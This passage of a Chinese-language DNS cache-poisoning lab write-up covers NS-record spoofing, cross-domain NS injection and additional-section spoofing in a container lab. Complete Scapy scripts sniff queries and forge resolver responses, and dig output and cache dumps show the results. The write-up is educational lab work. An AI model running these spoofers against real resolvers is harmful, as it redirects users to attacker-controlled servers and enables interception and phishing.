


```
; additional
ns1.example.net.        863898  A       1.2.3.4
; additional
ns2.example.net.        863898  A       5.6.7.8
; authanswer
www.example.net.        863898  A       10.9.0.153
```


3.3 Task 3： Spoofing NS Records

在上述实验中，攻击只影响了单独一个域名，例如 www.example.com，如果需要对其他域名进行攻击，例如 mail.example.com，需要再次进行攻击操作,如果可以影响整个 example.com 域，则攻击的效率将有所提高，例如在 example.com 域中，再次进行域名查询的时候,将 ns.attacker32.com 作为域名服务器,进行之后的域名查询,由于 ns.attacker32.com 由攻击者控制，可以提供自己想要的域名信息

构建以下代码，并在攻击机中运行




```python
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.9.0.153')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.example.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.com', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                    ttl=259200, rdata='3.4.5.6')
```




```python

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=1,
                 an=Anssec, ns=NSsec1, ar=Addsec1)


    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53 and ip host 10.9.0.53'
pkt = sniff(iface='br-5dc3732ddc7a', filter=f, prn=spoof_dns)
```

在用户机中查询，其中在 example.com 的域中都会向 ns.attacker32.com 查询




```
root@bdb2b578366b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46215
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.9.0.153

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4

;; Query time: 52 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 23 15:42:04 UTC 2021
;; MSG SIZE  rcvd: 139
```

在本地域名服务器的 cache 中也可找到对应的信息如下：




```
; authauthority
example.com.            777572  NS      ns.attacker32.com.
```



```
; authanswer
www.example.com.        863973  A       10.9.0.153
```


此时如果 dig 在这个域中的其他域名，例如 mail.example.com 可以得到 ns.attacker32.com 提供的伪造 DNS 信息，结果如下：




```
root@bdb2b578366b:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11671
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9fe918566eccbb7c0100000060fae43d0e199c2504b5c58f (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 1083 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 23 15:46:05 UTC 2021
;; MSG SIZE  rcvd: 89
```

3.4 Task 4：Spoofing NS Record for Another Domain

为了将 ns.attacker32.com 也作为 google.com 的域名服务器，构造以下代码




```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.9.0.153')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                    ttl=259200, rdata='3.4.5.6')
```




```python

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=1,
                 an=Anssec,ns=NSsec1/NSsec2, ar=Addsec1)


    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53 and ip host 10.9.0.53'
pkt = sniff(iface='br-5dc3732ddc7a', filter=f, prn=spoof_dns)
```

此时 dig www.example.com 得到以下信息



```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44558
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.9.0.153

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4

;; Query time: 64 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 23 16:27:21 UTC 2021
;; MSG SIZE  rcvd: 180
```


在本地域名服务器中也可以找到相关信息




```
; authauthority
example.com.            777597  NS      ns.attacker32.com.

; authanswer
www.example.com.        863998  A       10.9.0.153
```

3.5 Task 5: Spoofing Records in the Additional Section

构建以下代码，以在 ADDITIONAL SECTION 中增加信息




```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='10.9.0.153')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                     ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',
                     ttl=259200, rdata='ns.example.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                     ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.com', type='A',
                     ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                     ttl=259200, rdata='3.4.5.6')
```




```python

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                 an=Anssec,ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)


    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53 and ip host 10.9.0.53'
pkt = sniff(iface='br-5dc3732ddc7a', filter=f, prn=spoof_dns)
```

在用户机中 dig www.example.com，得到以下信息



```
root@bdb2b578366b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18122
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.9.0.153

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.com.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 23 12:34:33 UTC 2021
```

在本地域名服务器的 dns cache 缓存中得到相关信息，可见其中 www.facebook.com 的入口没有被 cache，ns.attacker32.com 和 ns.example.com 被成功 cache 了



```
; authauthority
example.com.            777468  NS      ns.example.com.
                        777468  NS      ns.attacker32.com.

; additional
ns.example.com.         863988  A       5.6.7.8
; authanswer
www.example.com.        863988  A       10.9.0.153
```